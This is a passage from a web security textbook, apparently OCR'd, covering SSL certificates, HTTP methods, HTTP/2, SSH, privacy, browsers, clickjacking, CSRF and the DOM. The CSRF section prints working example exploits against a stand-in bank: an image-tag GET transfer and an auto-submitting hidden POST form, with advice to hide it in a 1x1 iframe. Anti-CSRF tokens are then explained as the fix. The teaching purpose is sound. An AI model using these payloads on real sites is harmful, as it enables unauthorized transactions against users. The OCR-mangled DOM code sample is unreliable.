  For OV certificates, in addition to domain ownership, the organization is validated and the certificate details can be viewed on most major web browsers, giving users the opportunity to determine if the site they are on is legitimate.

- Domain Validated (DV) Certificates

  A website secured with a DV certificate offers only a locked padlock in address bar, but does not show organization details because they do not exist. Here comes the catch. These certificates validate domain ownership only, can be acquired anonymously, and do not tie a domain to a person, place or entity. So for a person engaged in fraudulent

activities, this certificate is a go-to tool and the best part, the user would still trust the vicious hacker because of the lock symbol next to the URL.

Let's try and think of this with an analogy:

A college issues id cards for its students only after it verifies all the documents once you get the admission, once they are completely sure that you are who you claim to be and that you have not come with malicious intent. In the same way there is an online organization who will issue the digital certificate to any website who verifies itself as a legitimate one and wishes to have the secure transaction mechanism in place for transmitting the sensitive data.

This digital certificate would broadly be used for two things:

1. Getting your website visitors to trust you that you have been verified by the authority who issued you the SSL certificate.
2. Encrypting yourself while handling any sensitive kind of data with the website for example, only you and your friend studying in same college exactly know how much did you pay for your farewell party, did you pay by demand draft or cash and so on, the information in your college remains between your college and you and no person from outside can come to your college and ask how much did you pay. The college would just probably tell them to mind their own business.

To conclude this topic, I would like to try and explain the process behind how the certificate is issued at first place, who has the authority to certify the websites and how exactly the process works if you are the owner of new website and you would like to get certified.

It is very simple actually and could be broadly classified into five steps:

1. Host with a dedicated IP address:

   In order to have the best security provided to you via SSL certificates, you must have a dedicated IP address for your website.

2. Buy a certificate:

   A certificate is simply a paragraph of letters and numbers that only your site knows, like a really long password. This is usually issued by a certificate authority, also called CA.

3. Activate the certificate:

   This step requires you to generate a CSR. You will need this 'CSR' to give to the SSL certificate issuer so they can establish your identity.

   Note: The certificate is emailed to you once you are verified by the CA.

4. Install the certificate:

   Now that you have the certificate in your hand you can go ahead and install it and you are good to go.

5. Update your site to use HTTPS:

Before this entire process, your site was working on http and not https protocol. Now that you have the lock with you in place, let's get our users safe and secure.

5.6. HTTPS

Web applications have enjoyed a theatrical rise to eminence. Today, building mobile compatible web applications have eliminated the need to make separate apps for android and iOS platform. We are not far away from the world where the only client side application we would need to experience any of the technology would be a web browser.

The backbone that drives the web network, which keeps the client and the server on the same page in order for them to communicate in a secured and efficient way is none other than HTTP protocol. HTTP, the core communications protocol used to access the World Wide Web, is a stateless request-response protocol. This provides flexibility in the event of communication and avoids the need for the server to hold the network connection to every user, as was the case in many legacy client/server applications. In addition to the information in the URI, HTTP also conveys the method used in the request, protocol headers and the data carried in the body. None of these are visible within the URI, but they are important for understanding web applications.

HTTP uses a message-based model in which a client sends a request message and the server returns a response message. The protocol is essentially connectionless: although HTTP uses the stateful TCP protocol as its transport mechanism, each exchange of request and response is an autonomous transaction and may use a different TCP connection. Figure 3 shows a GET request-response window:




Figure 3: GET Request-Response Window

In Figure 3, I have fired a GET request on the left and got the response header along with the html of the page requested on the right. Note the information in the header; it gives a lot of data about the underlying server, the cookie, the cache and so on.

All HTTP messages (requests and responses) consist of one or more headers, each on a separate line, followed by a mandatory blank line, followed by an optional message body. HTTP headers generally store additional information about the protocol-level transaction:

For example:

- **Authorization:** This defines whether certain types of authentication are used with the request.
- **Cache-control:** This defines whether a copy of the request should be cached on intermediate proxy servers.
- **Referer:** This lists the source URI from which the browser arrived at the current link.
- **Cookies:** They are commonly used to store custom application authentication/session tokens.

Most web applications use just two methods: GET and POST. GET requests information. Both GET and POST methods can send information to the server—with one important difference: GET leaves all the data in the URI, whereas POST places the data in the body of the request (not visible in the URI).

It is widely believed that POST methods are more secure than GET as they hide most of the information in the header and do not expose it openly in the URL of the website. But with the increase in automated tools and techniques, even the script kitties are easily able to bypass the POST request security clause.

Figure 4 demonstrates the POST request and its response header along with its body:




Figure 4: POST Request and Response Window

The HTTP header would look something like this:

```
GET /hello.htm HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE5.01; Windows NT)
Host: www.ABC.com.
Accept-Language: en-us
Accept-Encoding: gzip
Connection: Keep-Alive
```

The HTTP response header would look something like this:

```
HTTP/1.1 200 OK
Date: Mon, 27 Jul 2009 12:28:53 GMT
Server: Apache/2.2.14 (Win32)
Last-Modified: Wed, 29 Jul 2018 19:15:56 GMT
ETag: "34aa387-d-1568eb00"
Vary: Authorization,Accept
Accept-Ranges: bytes
Content-Length: 89
Content-Type: text/html
Connection: Closed
<html>
<body>
<h1>Hello, World!</h1>
</body></html>
```

HTTP methods:

When you are attacking web applications, you will be dealing almost exclusively with the most commonly used methods: GET and POST. You need to be aware of some important differences between these methods, as they can affect an application's security if overlooked.

GET Method

A GET request retrieves data from a web server by specifying parameters in the URL portion of the request. This is the main method used for document retrieval.

HEAD Method

The HEAD method is functionally similar to GET, except that the server replies with a response header, but no entity-body. There is no HTML code.

POST Method

The POST method is used when you want to send some data to the server, for example, file update, form data, etc. The data like username and password are sent through headers and not through URL hence it is more secure than GET.

PUT Method

The PUT method is used to request the server to store the included entity body at a location specified by the given URL. In simple terms, it is used when updating the already stored data. Though in real world you would not see PUT method as much as POST method to update the data, it is important to have a knowledge of the existence of such method as it can be used for a lot of destruction if used in any web application.

DELETE Method

The DELETE method is used to request the server to delete a file at a location specified by the given URL. Even DELETE method is rarely used in real world because of security exploitation possibilities.

HTTP 1.1 and HTTP 2

In 2015, Internet Engineering Task Force (IETF) released HTTP/2, the second major version of the most useful internet protocol, HTTP. It was derived from the earlier experimental SPDY protocol. The biggest advantage of this protocol was HTTP/2 can send multiple requests for data in parallel over a single TCP connection. This is the most advanced feature of the HTTP/2 protocol because it allows you to download web files asynchronously from one server. Most modern browsers limit TCP connections to one server.

This reduces additional round trip time (RTT), making your website load faster without any optimization, and makes domain sharing unnecessary. It also compresses a large number of redundant header frames. It uses the HPACK specification as a simple and secure approach to header compression. Both the client and the server maintain a list of headers used in previous client-server requests.

HPACK compresses the individual value of each header before it is transferred to the server, which then looks up the encoded information in a list of previously transferred header values to reconstruct the full header information.

The latest HTTP version has evolved significantly in terms of capabilities and attributes, such as transforming from a text protocol to a binary protocol. HTTP1.x is used to process text commands to complete request-response cycles. HTTP/2 uses binary commands (in 1s and 0s) to execute the same tasks. This attribute eases complications with framing and simplifies implementation of commands that were confusingly intermixed due to commands containing text and optional spaces.

Browsers using HTTP/2 implementation will convert the same text commands into binary before transmitting it over the network.

Let's have an analogy to understand this in a better way.

HTTP/1.1

Imagine that waiters are TCP connections and you want to order your meal and a bottle of water. For HTTP/1.1 that would mean that you ask one waiter for your meal and another one for water, hence you would allocate two TCP connections.

HTTP/2

For HTTP/2 that would mean that you ask only one waiter for both, but he brings them separately. You only allocate one TCP connection and that will already result with lower server load, plus the server would have one extra free waiter (connection) for the next guest (client).

The real difference between HTTP/1.1 and HTTP/2 comes with server push example.

Imagine that the guest (client) asks (sends request) waiter (server) for a meal, then the waiter gets the meal from the restaurant chef (your application logic), but the waiter also thinks you would need a bottle of water so he brings that too with your meal. The end result of this would be only one TCP connection and only one request that will significantly lower the server load.

The HTTP protocol uses plain TCP as its transport mechanism, which is unencrypted and therefore can be intercepted by an attacker who is suitably positioned on the network. HTTPS is essentially the same application-layer protocol as HTTP but is tunnelled over the secure transport mechanism, Secure Socket Layer (SSL). This protects the privacy and integrity of data passing over the network, reducing the possibilities for non-invasive interception attacks. HTTP request-response function is exactly the same way regardless of whether SSL is used for transport.

5.7. Secure Socket Shell (SSH)

Secure Socket Shell (SSH), also known as Secure Shell, is a network protocol that gives users, particularly system administrators, a secure way to access a computer over an unsecured network. Secure Shell provides strong authentication and encrypted data communications between two computers connected over an open network such as the Internet. SSH is widely used by network administrators for managing systems and applications remotely, allowing them to log into another computer over a network, execute commands and move files from one computer to another. SSH uses the client-server model, connecting a secure shell client application, the end at which the session is displayed; and with an SSH server, the end at which the session runs.

Let's consider an example to securely run X Window System graphical sessions remotely. An SSH server, by default, listens on the standard Transmission Control Protocol (TCP) port 22. While it is possible to use SSH with an ordinary user ID and password as credentials, SSH relies more often on public key pairs to authenticate hosts to each other. Individual users must still use their user ID and password (or other authentication methods) to connect to the remote host itself, but the local machine and the remote machine authenticate separately to each other. This is accomplished by generating a unique public key pair for each host in the communication; a single session requires two public key pairs: one public key pair to authenticate the remote machine to the local machine, and a second public key pair to authenticate the local machine to the remote machine.

Working of SSH

Secure Shell was created to replace insecure terminal emulation or login programs such as Telnet, rlogin (remote login) and rsh (remote shell). SSH also replaces file transfer programs such as File Transfer Protocol (FTP) and rcp (remote copy).

The most basic use of SSH is for connecting to a remote host for a terminal session. The form of that command is:

```
ssh UserName@SSHserver.example.com
```

This command will cause the client to attempt to connect to the server named server.example.com; using the user ID UserName. While negotiating a connection between the local host and the server for the first time, the user will be prompted with the remote host's public key fingerprint and prompted to connect, despite there have been no prior connection.

The host key is stored in the local system's known_hosts file. This is a hidden file, stored by default in a hidden directory, called /.ssh/known_hosts, in the user's home directory. Once the host key has been stored in the known_hosts file, the client system can connect directly to that server again without need for any approvals. The host key authenticates the connection.

Secure Shell Security Issues

Enterprises using SSH should consider finding ways to manage host keys stored on client systems. These keys can accumulate over time, especially for IT staff who need to be able to access remote hosts for management purposes. Because the data stored in an SSH known_hosts file can be used to gain authenticated access to remote systems, organizations should be aware of the existence of these files and should have a standard process for retaining control over the files, even after a system is taken out of commission, as the hard drives may have this data stored in plain text.

Developers should also be careful when incorporating SSH commands or functions in a script or other type of programs. While it is possible to issue an SSH command that includes a user ID and password to authenticate the user of the local machine to an account on the remote host, doing so may expose the credentials to an attacker with access to the source code.

In reality, the biggest threat to SSH is poor key management. Without the proper centralized creation, rotation and removal of SSH keys, organizations can lose control over who has access to which resources and when, particularly when SSH is used in automated application-to-application processes.

5.8. Privacy on Web

In today's world our data is more expensive and valuable than a diamond. We all have heard about breaches of privacy by big tech giants time and again. In fact, in the Annual F8 conference by Facebook and Google IO 2019, the most talked topic was user privacy and how can a user choose to regulate it at his/her will. Hardly anyone knows that the Internet knows everything; where you go, what you do, everything; nothing is hidden from the web. Imagine your movements being tracked by a person from the time you wake up to the time you sleep. You are constantly in the eye of the web. Scary right! but that's the truth of today.

Let's try and understand the process or ways you can possibly be traced.

Cookies

We have already discussed the technical part in detail but what happens when your cookies are the reason a website tracks you. In the recent times you might have seen those cookie message popping up whenever your visit any new website, that is because EU has made it compulsory for all the websites who track users have to inform them. Only after the user accepts the terms and is well informed about what a website is going to do by tracking them should the website use cookies.

Search Engine

Whenever you google something, have you ever wondered how does google always show relevant ads to you which are usually compatible with your search string? How does Facebook show you relevant things about your current location? This is because your search engine tracks you. They say, of course to give you good user experience but you know the reason. This is the reason why search engines like DuckDuckGo are getting popular these days which provide you a cryptographically searching experience without any third party tracking you.

Email Spams and Subscription Model

A good web safety rule of thumb is to avoid filling out forms that require personal information in order to keep anything from being entered into the public, searchable record, aka web results. One of the best ways to avoid companies from getting your personal information is to use a disposable email account — one that you do not use for personal or professional contacts — and let that be the one that filters things such as contest entries, websites that require registrations, etc. That way, when you get the inevitable commercial follow-ups (SPAM) that usually trail right after giving out your information, your regular email account will not be over-cluttered.

Clear Search History

Most web browsers keep track of every single website you type into the address bar. This web history should be periodically cleared out not only for privacy's sake but also to keep your computer system running at top speed.

To conclude, your personal privacy on the web is less secure than you think. Web browsing habits are tracked via cookies, search engines routinely change their privacy policies, and there are always challenges to web privacy from both private and public organizations. So it is very important to have information about all of these methods to keep yourself as private as possible.

5.9. Web Browsers

Browsers are also perfect instruments for cybercriminals to establish a foothold on your device, your personal network and your business systems. Browsers rely on a number of third-party plug-ins like JavaScript, Flash and ActiveX to perform various tasks. However, these plug-ins often come with security flaws that cybercriminals exploit to get access to your systems. These vulnerabilities allow attackers to wreak havoc by, for example, installing ransomware, exfiltrating data and stealing intellectual property. A web browser is not exactly a dedicated hacking tool, it is a client side software which enables requesting a resource from the server and interpreting webpages sent by the server in the simplest of terms. There are plethora of web browsers that are available in market today, both open source and proprietary namely Google Chrome, Firefox, Internet Explorer and one of the most recent one by Microsoft which is the Microsoft Edge. Nevertheless, your choice of web browser will have an impact on your effectiveness when attacking a web application. Furthermore, various extensions are available to different types of browsers, which can help you carry out an attack.

During the past year or so, we have seen a sharp increase in web threats that are specifically designed to leverage browser-based vulnerabilities. This increase in popularity is not only because browsers are strategically desirable as hacking targets, but because browser-based

web threats are difficult to detect. Most malware detection and prevention technologies work by examining files such as downloads or attachments. However, browser-based threats do not necessarily use files, so conventional security controls have nothing to analyze. Unless organizations implement advanced tools that do not rely on analyzing files, browser-based attacks will likely go undetected.

Let's look at the most used web browsers in detail.

Microsoft Internet Explorer

Microsoft's Internet Explorer (IE) has for many years been the most widely used web browser. Internet explorer has been pioneering Microsoft's browser space since Microsoft XP (one of the most widely used operating system of its time). All the applications even till date which were built in the olden times and have not yet migrated on the modern web technologies, prefer testing their code on IE. This makes IE one of the go-to tool for the attackers. Also, other browsers do not natively support ActiveX controls, making IE mandatory if an application employs this technology. One restriction imposed by IE is that you are restricted to working in the Microsoft Windows platform. With the wide-spread adaptation and the legacy status that it carries, even the latest Windows 10 version is being shipped with IE along with Edge browser. Hence as a penetration tester, when you are testing for attacks like cross side scripting attacks, against application users, specifically for users who still prefer using legacy ecosystem, you should always make sure that your attacks work with this browser.

Note: Internet Explorer 8 introduced an anti-XSS filter that is enabled by default. This filter blocks most of the standard XSS attacks from executing and therefore might cause problems while testing XSS vulnerability against any web application. Of course, there are a lot of ways available to bypass the filters while performing the attack.

Mozilla Firefox

Firefox is currently the last on the list of most used web browsers according to the report for 2018-2019 after Chrome, Safari, and Microsoft IE and Edge combined. Still, as it is preinstalled with many of the Linux distros like Ubuntu and Kali, it is worth knowing the capabilities it has. A majority of web applications work properly on Firefox; however, it has no native support for ActiveX controls. There are a large number of extensions that are available for the browser that was once the first choice with penetration testers.

- **FoxyProxy:** It is the second most used extension. This enables flexible management of the browser's proxy configuration, allowing quick switching, setting of different proxies for different URLs, and so on.
- **LiveHTTPHeaders:** This lets you modify requests and responses and replay individual requests. This extension can come in handy for performing recurring tasks for testing.

- **refBar:** This allows you to enable and disable cookies, allowing quick access control checks, as well as switching between different proxies, clearing the cache and switching the browser's user agent.

These are just some of the experience extensions that have been popular among the pen testers for years but there are many more that are new and effective continually being developed till date.

Google Chrome

It is one of the most widely used browsers on the Internet not only by security researchers but even by users. Because of its developer-friendly functionality even most of the developers like testing their web applications on Chrome. According to a survey of 2018-2019, about 70 per cent of web users prefers using chrome over any other browsers available in the market. This means if you successfully test a vulnerability on chrome, 70 percent of web is at a higher risk of getting attacked by bad guys.

Few of the most used extensions that are very well known for Chrome are:

XSS Rays is an extension that tests for XSS vulnerabilities and allows DOM inspection.

Cookie editor allows in-browser viewing and editing of cookies.

Postman is a rest client used to send and receive request or test APIs.

Microsoft Edge

This browser is relatively new on the playground and hence trying to capture its base yet. As it is an upgrade to Internet Explorer, users who like to use Explorer or Microsoft products in general, might consider migrating to Edge. Hence to gather, Explorer and Edge together hold third place in the market share of the most used browsers.

Operation of Browser-Based Cyber threats

As an example of how a browser-based attack works, consider a scenario where a Windows user visits a seemingly benign but now malicious website, possibly once he or she has visited before, or as the result of an enticing email. As soon as the connection occurs, the user's browser begins interacting with the site. Assuming the system is using JavaScript, which according to research firms like Web Technology Surveys, 94% of all websites do and over 90% of browsers have it enabled, the browser will immediately download and start executing JavaScript files from the malicious website.

The JavaScript can harbour malicious code that is capable of capturing the victim's data, altering it, and injecting new or different data into their web applications—all in the background and invisible to the user. For instance, a method malware authors use to accomplish this is by embedding an obfuscated Adobe Flash file within the JavaScript. Flash is frequently used due to its seemingly never-ending set of vulnerabilities.

Of all software in use, browsers are the most exposed. They are constantly connecting to the outside world, and frequently interacting with websites and applications that cybercriminals have infected with malware. Browsers are powerful, data-rich tools that if compromised, can provide an attacker with a vast amount of information about you, including your personal address, phone number, credit card data, emails, IDs, passwords, browsing history, bookmarks, etc. Given that browser-based attacks are powerful and difficult to discover, it is easy to understand why they have become so prominent.

5.10. Clickjacking

Also known as a 'UI redress attack', it is when an attacker uses multiple transparent or opaque layers to trick a user into clicking on a button or link on another page when they were intending to click on the top level page. Thus, the attacker is 'hijacking' clicks meant for a specific page and routing them to another page, most likely owned by another application, domain or both.

Using a similar technique, keystrokes can also be hijacked. With a carefully crafted combination of stylesheets, iframes and text boxes, a user can be led to believe they are typing in the password to their email or bank account, but are instead typing into an invisible frame controlled by the attacker.

For example, imagine an attacker who builds a website that has a button on it that says, "click here for a free iPod". However, on top of that web page, the attacker has loaded an iframe with your mail account, and lined up exactly the 'delete all messages' button directly on top of the 'free iPod' button. The victim tries to click on the 'free iPod' button but instead actually clicked on the invisible 'delete all messages' button. In essence, the attacker has 'hijacked' the user's click, hence the name 'clickjacking'.

5.11. Cross Site Request Forgery

Cross Site Request Forgery (CSRF or XSRF) is another not so common web vulnerability that has made its presence felt in the OWASP top 10 for many years. Often times, the web developer forgets or mishandles to address the security flaw in the code which leads to attacks like CSRF a child's play. The drawback of this attack is that even if the developer is aware of such a vulnerability, they often understand it in a completely wrong way or leave a lot of loopholes even when they claim to have this attack covered in their code.

In this type of attack, an attacker tricks the victim's browser into generating requests to a website which performs certain actions on behalf of the logged in user. The catch here is that the server would process the desired action by the attacker assuming him/her to be an authentic user.

Imagine someone claiming to be you and performing all the evil activities in your name when you have no idea of those happenings.

CSRF vulnerabilities can vary a lot in severity; benign ones can change settings or post on someone's behalf, but critical ones can result in password change, account takeover and so on.

Though OWASP top 10 2017 has removed CSRF from its list, it is still important to understand CSRF for a complete understanding of same-origin policy as well as there are attacks of CSRF carried out, just not as highly as it used to be.

Consider a payment web application, which transfers money to a user based on his user id. The following URL is generated for the same:

```
https://bank.example.com/transfer/money?userid=1&amount=1000
```

Assuming that the user is logged in and the preceding URL is received by the server of the payment application, it will generously transfer 1000 rupees to the userid with id =1. Now this is perfectly okay until someone with evil intention creates a web page with the following content and hosts it somewhere else:

```
<html>
<head>
 </head>
 <body>
 <img src="https://bank.example.com/transfer/
money?username=007&amount=250000"/>
</body>
</html>
```

When a logged in user of the payment application views the above page, the browser will load the image, which actually is a URL to transfer money to the attacker with the amount 2,50,000 rupees. There it is, the server will process the request as it thinks that the legitimate user initiated the request. This would result in 2,50,000 rupees transferred into attacker's account without leaving any trace of attack in action until, of course user is notified about the unwanted transaction in the form of message or email.

Now if you think at first glance that what if we convert the GET request to POST, we can tackle this vulnerability right? But sadly, all the developers make this mistake at least once in the lifetime until they become aware of the possibility of the attack even with a post request in place.

Consider the code below:

```
<html>
<head>
 </head>
<body onload=document.getElementById('xsrf').submit()>
 <form id='xsrf' method="post" action=" https://bank.example.com/
transfer/money">
 <input type='hidden' name=userid value=1>
 </input>
 <input type='hidden' name='amount' value='250000'>
 </input>
 </form>
</body>
</html>
```

The code above is for the same example as explained earlier, but note that instead of GET request the developer chose to implement POST request for the actions, and this piece of code will exploit this without any hindrance. The setback here is that we will lose some of the secrecy on submission of the form but even that can be well crafted by the attacker. Check this method out, we can create another page and load our page containing the exploit code as an iframe of 1*1 dimension, hence after auto- or self-submitting the form, the page will remain hidden from the eyes of the user. Smart, isn't it?

CSRF in action can be explained using an architectural diagram of the attack as given in Figure 5:




Figure 5: Architectural Diagram of CSRF in Action

Figure 5 defines a CSRF scenario with respect to a stock-exchange website. stocks.example.org assumes the user is already logged into the website and has an active session.

The following things are portrayed:

- A malicious page is hosted at www.example.org.
- The malicious page contains an image tag to load a URL to transfer shares.
- The malicious page is run in the browser and then it sends a request to the stocks.example.org server to transfer shares, without the user even realising anything.

How developers can prevent CSRF from happening?

The classic method used by most developers to properly fix this vulnerability is by adding a secret token, called an anti-CSRF token, to every sensitive request, which is then verified by the server for authenticity.

Let's go back to the example that we discussed before and see if we could prevent the CSRF attack from happening using tokens.

Assuming the user is logged into the payment application, the server assigns his session with a unique anti-CSRF token, say ZXY987, to all sensitive forms and URLs. Now to transfer 1000 rupees to a person with id 1 the URL would become the following:

```
https://bank.example.com/transfer/
money?userid=1&amount=1000&token=ZXY987
```

This token parameter's value will be checked and validated by the server with respect to the session of the logged-in user, and if they mismatch then the transfer will be denied. Conceptually, think of it as multifactor authentication where password becomes your first facture and mostly OTP is your second, only when both match you are given access to the application as an authentic user.

This concept makes use of the fact that a fairly long alphanumeric token will get very difficult for an attacker to either guess or to use brute force.

Even the company like Facebook use forms and links that contain an anti-CSRF token with the name fb_dtsg and the value AQHP05SkQmqT,for instance, to prevent CSRF attacks.

Document Object Model (DOM)

The document object model, also abbreviated as DOM, is a programming interface for HTML and XML documents. It defines a logical structure for the programmers to access and manipulate the documents. It is called logically structured because DOM does not specify any relationship between objects.

DOM represents a page in a structured hierarchical way so that it becomes very easy for the users and the programmers to glide through the document. We can easily access tags, attributes or elements, classes and ids using commands or methods provided by DOM.

Figure 6 shows a document object model:




Figure 6: Document Object Model

Components of DOM:

1. **getElementById:** To access elements and attributes whose id is set.
2. **innerHTML:** To access the content of an element.

```
<!DOCTYPEhtml>
<htmllang "en">
<head>
<metacharset "UTF-8">
<metaname "viewport"content "width=device-width, initial-
scale=1.0">
<metahttp-equiv "X-UA-Compatible"content "ie=edge">
<title>        </title>
</head>
<body>
<h1id "first">                                    </h1>
<p>                          </p>
<h2>                  </h2>
<p>                              </p>
<scripttype "text/javascript">
```

```
vartext=document getElementById "first" innerHTML
alert "The first heading is "+text
</script>

</body>
</html>
```

